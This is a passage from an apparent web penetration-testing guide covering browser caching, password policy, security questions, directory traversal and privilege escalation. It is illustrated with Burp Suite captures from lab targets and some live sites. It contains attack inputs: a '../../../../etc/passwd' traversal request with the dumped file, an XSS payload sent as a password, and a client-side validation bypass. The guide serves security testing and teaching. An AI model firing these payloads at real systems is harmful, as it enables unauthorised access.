Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8

```

- Examine the hashing mechanism: if it is a common, well-known algorithm, check for its strength, it homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable.



This screenshot shows a comparison between a 'Decoded value' and an 'Original Hash (Md5)'. The 'Decoded value' section on the left has a text input field containing 'admin' and a button 'Select Decoded Value'. The 'Original Hash (Md5)' section on the right has a text input field containing '21232f297a57a5a743894a0e4a801fc3' and a button 'Select Original Hash'. Both sections have a large grayed-out area below them.

- Verify that the credentials are only sent during the log in phase, and not sent together with every request to the application.

```

470 http://192.168.222.136 GET /wordpress/wp-admin/themes.php 200 5190 HTML php Broken WordPress &rsa...
Request Response
Raw Params Headers Hex
GET /wordpress/wp-admin/themes.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-admin/
Cookie: wordpressuser_295ef8ad706987b0db44c1d33ec1b01c=admin; wordpresspass_295ef8ad706987b0db44c1d33ec1b01c=c3284d0f94806def2af17cab15bf3; dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhopersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 22 Feb 2018 06:51:32 GMT

```

- Consider other sensitive form fields (e.g. an answer to a secret question that must be entered in a password recovery or account unlock form).
- Check for: autocomplete = “off”

The screenshot shows a browser window with a WordPress login form. The URL is 192.168.222.136/wordpress/wp-login.php. The developer tools' Inspect Element feature is active, focusing on the password input field. The element's HTML is displayed as follows:

```

<label>
  Password:
  <br>
  <input id="pwd" name="pwd" value="" size="20" tabindex="2" type="password">
</label>
</p>
<br><br>

```

The Inspect Element panel also shows the following CSS rule:

```

#login input {
  border: 1px solid #ccc;
  padding: 5px;
}

```

This rule is defined in the file wp-admin.css at line 536.

6. Testing for Browser cache weakness

Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser's cache or by simply pressing the browser's "Back" button.

How to test:

If by pressing the "Back" button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.

Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled.

The "Back" button can be stopped from showing sensitive data. This can be done by:

- Delivering the page over HTTPS.

- Setting Cache-Control: must-re-validate

Browser Cache. In Here testers check that the application does not leak any sensitive data into the browser cache. In order to do that, they can use a proxy (such as Burp Suite) and search through the server responses that belong to the session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

These directives are generally robust, although additional flags may be necessary for the Cache-Control header in order to better prevent persistently linked files on the file system:

- Cache-Control: must-revalidate,pre-check=0, post-check=0, max-age=0, s-maxage=0

The exact location where that information is stored depends on the client operating system and on the browser that has been used.

Mozilla Firefox:

- Unix/Linux: `~/.mozilla/firefox//Cache/`
- Windows: `C:\Documents` and `Settings\Local` `Settings\Application Data\Mozilla\Firefox\Profiles\Cache`

Internet Explorer:

- `C:\Documents and Settings\Local Settings\Temporary Internet Files`

Example:

Name:

Password:

Submit Query

Logins to try

root toor
admin password

Last revised 10-10-14 1:04 pm by Sam Bowne

Login with name root password toor and intercept to analysis packet

594	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=root&p=...	✓	302	6
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	2

Request Response

Raw Params Headers Hex

```
GET /cookielogin/cookielogin.php?n=root&p=toor HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/
Cookie: .ASPXAUTH=INVALID; AUTH=INVALID; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
```

594	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=root&p=...	✓	302	638	HTML	php	Logging In
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	
HTTP/1.1 302 Found Date: Fri, 02 Mar 2018 07:12:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Set-Cookie: ASPXAUTH=63a5f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800 Set-Cookie: AUTH=63a5f0ea7bb98050796b649e85481845; expires=Fri, 09-Mar-2018 07:12:17 GMT; Max-Age=604800 Location: messageboard.php Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 3f520ddaa0e13a30e-HKG Content-Length: 104 <HTML><head><title>Logging In</title></head> <body bgcolor="#cccccc"> <h1>Logging In</h1> </body></html>									
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	
HTTP/1.1 200 OK Date: Fri, 02 Mar 2018 07:12:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://attack.samsclass.info/cookielogin/ Cookie: .ASPXAUTH=63a5f0ea7bb98050796b649e85481845; AUTH=63a5f0ea7bb98050796b649e85481845; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976 Upgrade-Insecure-Requests: 1									
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200	1861	HTML	php	Message Board
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200	265	HTML	php	
HTTP/1.1 200 OK Date: Fri, 02 Mar 2018 07:12:17 GMT Content-Type: text/html; charset=UTF-8 Connection: close Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" Server: cloudflare CF-RAY: 3f520ddd9e6ba308-HKG Content-Length: 1551									

As you can see, we are not have any Cache-control header in response packet.

From message board page, let's click logout button. And click "Back button" on your browser or in history (Ctrl + H) choose message board , we will catch this result out.

Message Board



AUTH COOKIE: 63a9f0ea7bb98050796b649e85481845

Welcome **Linux Root User!**

Comment:



(i) 🔒 https://attack.samsclass.info/cookielogin/logout.php?Logout=Logout

You are now logged out!

[Click here to log in](#)

The screenshots illustrate a web application for cookie-based login. The top screenshot shows the application after logging out, displaying a success message and a link to log in again. The bottom screenshot shows the application after logging in, displaying a welcome message, an authentication cookie, and various user interface elements for managing comments and logging out.

7. Testing for Weak password policy

Test objectives

Determine the resistance of the application against brute force password guessing using available password dictionaries by evaluating the length, complexity, reuse and aging requirements of passwords.

How to test:

- 1. What characters are permitted and forbidden for use within a password? Is the user required to use characters from different character sets such as lower and uppercase letters, digits and special symbols?
- 2. How often can a user change their password? How quickly can a user change their password after a previous change? Users may bypass password history requirements by changing their password 5 times in a row so that after the last password change they have configured their initial password again.
- 3. When must a user change their password? After 90 days? After account lockout due to excessive log on attempts?
- 4. How often can a user reuse a password? Does the application maintain a history of the user's previous used 8 passwords?
- 5. How different must the next password be from the last password?
- 6. Is the user prevented from using his username or other account information (such as first or last name) in the password?

Example:

- Review source code and get present password policy of system, make sure they following something shown below:
(Password must meet at least 3 out of the following 4 complexity rules)
 - At least 1 uppercase character (A-Z)
 - At least 1 lowercase character (a-z)
 - At least 1 digit (0-9)
 - At least 1 special character
 - At least 10 characters
 - At most 128 characters
 - Not more than 2 identical characters in a row (e.g., 111 not allowed)

Mật khẩu	Hiển thị

Mật khẩu của bạn phải	
<input checked="" type="checkbox"/> Bao gồm ít nhất 9 ký tự <input checked="" type="checkbox"/> Bao gồm 1 chữ cái viết hoa <input checked="" type="checkbox"/> Bao gồm 1 chữ cái viết thường <input checked="" type="checkbox"/> Bao gồm một chữ số <input checked="" type="checkbox"/> Không được bắt đầu hoặc kết thúc bằng một dấu cách <input checked="" type="checkbox"/> Không kèm theo một cụm từ được sử dụng phổ biến	

Host: sso.godaddy.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://sso.godaddy.com/account/create?regionsite=vn&realm=idp&path=%2fproducts&app=account&marketid=vi-VN
Content-Type: application/json
origin: https://sso.godaddy.com
Content-Length: 244
Cookie: ssoinit=1; market=vi-VN; currency=VND; traffic=; tcc_cvg=le9cae8e-1753-44e3-bcc5-040732b0c484; visitor=vid=786e69ff-4355-47e1-9bc2-61a0f61636f2; fb_sessiontraffic=S_TOUCH=12/18/2017%2008:13:14.076&pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2&V_DATE=12/18/2017%2001:13:03.385&pc=3; pathway=786e69ff-4355-47e1-9bc2-61a0f61636f2; __CT_Data=gpv=l&ckp=tld&dm=godaddy.com&pv_3_wv23=l&cpv_3_wv23=1; ctm=(‘pgv’:2667113499380231|‘vst’:086755926481224|‘vstr’:7440885801316831|‘intr’:1513585065441|‘v’:1); WRIgnore=true; tcc_refer=refer_e_id=sso.account%252Fcreate.create_form.sso.create_account.button.click&refer_corrid=1064856680
Connection: close

{"create_username": "abhyuday.latrell@affricca.com", "create_email": "abhyuday.latrell@affricca.com", "create_password": "hovaten@1H", "create_pin": "2134", "plid": 1, "session_id": "4c4f3afa-e3cb-11e7-b777-fa163e37851d", "captcha_code": "", "captcha_ch": ""})

- Try to Bypass client side

Đăng ký tài khoản mới

Thông tin cá nhân*

làng và

nhằng

Họ, tên đệm chỉ có thể là các ký tự a-z, A-Z và khoảng trắng

Tài khoản*

langvanhang

Tên đăng nhập phải lớn hơn 6 ký tự, chỉ chứa các ký tự a-z, các chữ số 0-9 và dấu _.

...

...

Mật khẩu tối thiểu 6 chữ số

Mật khẩu phải có ít nhất 6 ký tự bao gồm chữ cái hoặc số và các ký tự đặc biệt

Original request

Edited request

Response

Raw

Params

Headers

Hex

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/plain, /*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 386
Cookie: lang=vi-VN; sac=8657ffa9-eb0c-4751-8d73-96911a80ba0d; TS01cf5343=01c5dae002cbf41c33702075075520afa43207820c3b66affbc6116ec3552c5a058be87a981b283aa8!_gid=GAL.2.2101925563.1515991182; __gads=ID=abda08cf8a9ba67:T=1515991183:S=ALNI_MZxQ4BuWnraw; Connection: close

{"userType": "STUDENT", "lastName": "làng và", "firstName": "nhằng", "username": "langvanhang", "password": "123456", "passwordConfirm": "123456", "district": "59cdc41c9d2a1700271c45cb", "school": "59cdc43d9d2a1700271c45cb", "grade": "0271c2b18"}
```

Original request	Edited request	Response	
Raw	Params	Headers	Hex

```

Host: violympic.vn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json; charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 380
Cookie: lang=vi-VN; sac=8657fifa9-eb0c-4751-8d73-9e911a80ba0d;
TS01cf5343=0lc5dae002cbf4lc33702075075520afa43207820c3b66affbc6116ec3552c5a050be87a981b2;
_gid=GAI.2.2101925563.1515991182; __gads=ID=abda08cf8a9ba67:T=1515991183:S=ALNI_MZxQ4Bu
Connection: close

{"userType": "STUDENT", "lastName": "làng và",
 "firstName": "nhắng", "username": "langvanhang", "password": "123", "passwordConfirm": "123",

```

Original request	Edited request	Response
Raw	Headers	Hex

```

HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Origin, Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Length: 353
ETag: W/"df5-f35QryQaNqixEMmh40ueUtBBCzA"
set-cookie: connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhUOVZBRSI4%2BL0v3T%2B18%2Ft0s; Path=/; Expires
Date: Mon, 15 Jan 2018 04:43:08 GMT
Connection: close
Set-Cookie:
TS01cf5343=0lc5dae002be23f49bcb1bb729fb7d07a4c10bd28b3b66affbc6116ec3552c5a050be87a981b283aa850663a6289eab52674cb83d4ff1fdla3a9

{"user": {"username": "langvanhang", "birthday": "2011-12-24T00:00:00.000Z", "firstName": "nhắng", "lastName": "làng và", "fullName": "l
nhắng", "email": "jahfari.creed@zebra.email.com", "phoneNumber": "01688406600", "userType": "STUDENT", "agree": true, "password": "123", "passwordConfirm": "123"}, "token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODIiLCJpc3MiOiJodHRwczovL2lvdGltYWxpY2UuZnYvcmVhZC9yZXBvc2l0ZSIsImV4cCI6MTUxNTk5OTUwNjIifQ.567231181.1515991182", "exp": 1515991183}

```

- Generate commonly password file and try to login to make sure website ban commonly password

Request	Response		
Raw	Params	Headers	Hex

```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json; charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 382
Cookie: lang=vi-VN; sac=8657fifa9-eb0c-4751-8d73-9e911a80ba0d;
TS01cf5343=0lc5dae002e3f9390d5e4556ca7e808f5e54103d0e2467e53d8aac4bd4bc7c8517cea799aaecb699dba2bd9;
_ga=GAI.2.567231181.1515991182; __gads=ID=abda08cf8a9ba67:T=1515991183:S=ALNI_MZxQ4Bu
connect.sid=s%3APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuhhUOVZBRSI4%2BL0v3T%2B18%2Ft0s
Connection: close

{"userType": "STUDENT", "lastName": "làng và",
 "firstName": "nhắng", "username": "nhangvalang", "password": "P@ssw0rd", "passwordConfirm": "P@ssw0rd",

```

```

Request Response
Raw Headers Hex
HTTP/1.1 200 OK
X-Powered-By: Express
Vary: Origin, Accept-Encoding
Content-Type: application/json; charset=utf-8
Content-Length: 3484
ETag: W/"d9c-40UStqlJH95MRHOB/xKtUBT2yo"
set-cookie: connect.sid=s%APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuuhUOVZBARS14tCBL0v3Tt2B18tCf0s; Path=/; Expires=Tuesday, 15 Jan 2019 06:32:11
Date: Mon, 15 Jan 2018 06:32:19 GMT
Connection: close
Set-Cookie:
TS01cf5343=0lc5dae002e3f9390d5e4556ca7e808f5e54103d0e2467653d8aac4bd4bc7c8517cea759aaecb699dbab0bd59f473e405b5e8810edb5172c5f9de0b8e6268e6716a73b4d083ea;
{"user": {"username": "nhangvalang", "birthday": "2005-12-14T00:00:00.000Z", "firstName": "nhảng", "lastName": "lắng và", "full_name": "lắng và nhảng", "email": "langvanhang@gmail.com", "phoneNumber": "01688456252", "userType": "STUDENT", "agree": true, "password": "P@ssw0rd", "passwordConfirm": "P@ssw0rd", "id": 1}
  
```

- If password not comply policy password, make sure error message will be show to user

Đăng ký tài khoản mới

Thông tin cá nhân *

lắng và

nhảng

Họ, tên đệm chỉ có thể là các ký tự a-z, A-Z và khoảng trắng

Tài khoản *

langvanhang

Tên đăng nhập phải lớn hơn 6 ký tự, chỉ chứa các ký tự a-z, các chữ số 0-9 và dấu _.

...

...

Mật khẩu tối thiểu 6 chữ số

Mật khẩu phải có ít nhất 6 ký tự bao gồm chữ cái hoa hoặc số và các ký tự đặc biệt

- Check for password hint

Login

Password

Submit

You can use any of the following accounts for this test system.

foo : foo

sue : sue

bob : bob

- List all forbidden characters such as: < > / + ... and make sure they are not used in password

```

Request Response
Raw Params Headers Hex
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://violympic.vn/register
Content-Type: application/json;charset=utf-8
X-TS-AJAX-Request: true
Content-Length: 398
Cookie: lang=vi-VN; sac8657ffa9=eb0c-4751-8d73-56911a80ba0d;
TS01cf5343=0lc5dae002c0fcbdd00f114b481f740683affc46737bdaae89a42e7756ba06ed6a181cf34b520227efb348518c3138b159bb737c337533ele74dd53db404a5f993a9113846983f7c20c
_ga=GAL.2.567231181.1515991182; _gid=GAL.2.1101925563.1515991182; __gads=ID=abda08cfda89ba67:T=1515991183:S=ALNI_MZxQ4BuWhrawdiPnaUvYbLFc0t7A;
connect.sid=s%APsCXVTJ315bLC5HS_3e3NK25YT2afTgs.SdjBteV33DYUUHIwcuuhUOVZBARS14tCBL0v3Tt2B18tCf0s
Connection: close
{"userType": "STUDENT", "password": "<script>alert(1)</script>", "lastName": "tét", "firstName": "script", "username": "script", "passwordConfirm": "<script>alert(1)</script>"}
  
```

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Connection: close
Cache-Control: no-cache
Pragma: no-cache
X-TS-BP-Action: 2
Content-Type: text/html; charset=utf-8
Content-Length: 111

The requested URL was rejected. Please consult with your administrator. Your support ID is: 9313826866774079780
```

- Make sure password does not same username

Login

Password

You can use any of the following accounts for this test system.
 foo : foo
 sue : sue
 bob : bob

8. Testing for weak security Question/Answer

How to test:

- Make sure no shared knowlegde secret question

Create your EA Account

Public ID Claim your unique display name. This will be your public identity across EA games and sites.

Password Your password must be 8 - 16 characters, and include at least one lowercase letter, one uppercase letter, and a number.

Confirm Password

Security Question

Choose a question

What was your first job?
 What was your first girlfriend or boyfriend's name?
 What was the name of your childhood best friend?
 What was the make and model of your first car?
 What was your dream job as a kid?
 What is the name of your favorite cartoon?
 vietnam

9. Testing for weak password change or reset function

Test objectives

- Determine the resistance of the application to subversion of the account change process allowing someone to change the password of an account.
 - Determine the resistance of the passwords reset functionality against guessing or bypassing

How to Test

- If users, other than administrators, can change or reset passwords for accounts other than their own.
 - If users can manipulate or subvert the password change or reset process to change or reset the password of another user or administrator.
 - If the password change or reset process is vulnerable to CSRF.

Authorization Testing


1. Testing Directory traversal / file include

During an assessment, to discover path traversal and file include flaws, testers need to perform two different stages:

- Input Vectors Enumeration
 - Testing Techniques

Example:

- In Window IIS



- In Linux Apache

781 http://192.168.222.136 GET /mutilidae/index.php?page=../../../../etc/passwd 200 44096 HTML php 192.168.222.136

Request	Response
Raw	Params Headers Hex
<pre>GET /mutilidae/index.php?page=../../../../etc/passwd HTTP/1.1 Host: 192.168.222.136 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-GB,en;q=0.5 Accept-Encoding: gzip, deflate Cookie: showhints=1; dbx-postmeta=grabit=0,-1,-2,-3,-4,-5,-6-&advancedstuff=0,-1,-2;- security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada; PHPSESSID=18c6c5a0p0vvs43p07e5mad5p3; Server=b3dhc3BidCE= Connection: close Upgrade-Insecure-Requests: 1</pre>	

① 192.168.222.136/mutilidae/index.php?page=../../../../etc/passwd Search

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

```
root:x:0:root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sys:x:3:3:sys:/dev:/bin:/sh sync:x:4:65534:sync:/bin:/bin:/sync games:x:5:60:games:/usr/games:/bin:/sh man:x:6:12:man:/var/cache/man:/bin:/sh lp:x:7:7:lp:/var/spool/lpd:/bin:/sh mail:x:8:8:mail:/var:/mail:/bin:/sh news:x:9:9:news:/var/spool/news:/bin:/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin:/sh proxy:x:13:13:proxy:/bin:/sh www-data:x:33:33:www-data:/var:/www:/bin:/sh backup:x:34:34:backup:/var/backups:/bin:/sh list:x:38:38:Mailing List Manager:/var:/list:/bin:/sh irc:x:39:39:ircd:/var/run:/ircd:/bin:/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin:/sh nobody:x:65534:65534:nobody:/nonexistent:/bin:/sh libuuuid:x:100:101:/var:/lib:/libuuuid:/bin:/sh syslog:x:101:102:/home:/syslog:/bin/false klog:x:102:103:/home:/klog:/bin/false mysql:x:103:105:MySQL Server,,,:/var:/lib:/mysql:/bin/false landscape:x:104:122:/var:/lib:/landscape:/bin/false sshd:x:105:65534:/var:/run:/sshd:/usr:/sbin/nologin postgres:x:106:109:PostgreSQL administrator,,,:/var:/lib:/postgresql:/bin:/sh messagebus:x:107:114:/var:/run:/dbus:/bin/false tomcat6:x:108:115:/usr:/share:/tomcat6:/bin/false user:x:1000:1000:user,,,:/home:/user:/bin:/sh polkituser:x:109:118:PolicyKit,,,:/var:/run:/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction layer,,,:/var:/run:/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var:/run:/pulse:/bin/false postfix:x:112:123:/var:/spool:/postfix:/bin/false
```

2. Testing for Privilege Escalation


Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, such elevation or changes should have been prevented by the application. This is


usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer system administrator.

How to Test

- Testing for role/privilege manipulation

Test Example





Solution Videos

Stage 1
Stage 1: Bypass Presentational Layer Access Control.
As regular employee 'Tom', exploit weak access control to Staff List page. Verify that Tom's profile can be deleted. The given names in lowercase (e.g. the password for Tom Cat

Burp Intruder Repeater Window Help

#	Host	Method	URL	Params	Edited	S
2607	http://192.168.222.136	GET	/WebGoat/javascript/makeWindow.js			3
2608	http://192.168.222.136	GET	/WebGoat/javascript/toggle.js			3
2613	http://192.168.222.136	GET	/WebGoat/javascript/javascript.js			3
2614	http://192.168.222.136	GET	/WebGoat/javascript/lessonNav.js			3
2626	http://192.168.222.136	GET	/WebGoat/images/menu_images/1x1_o...			4
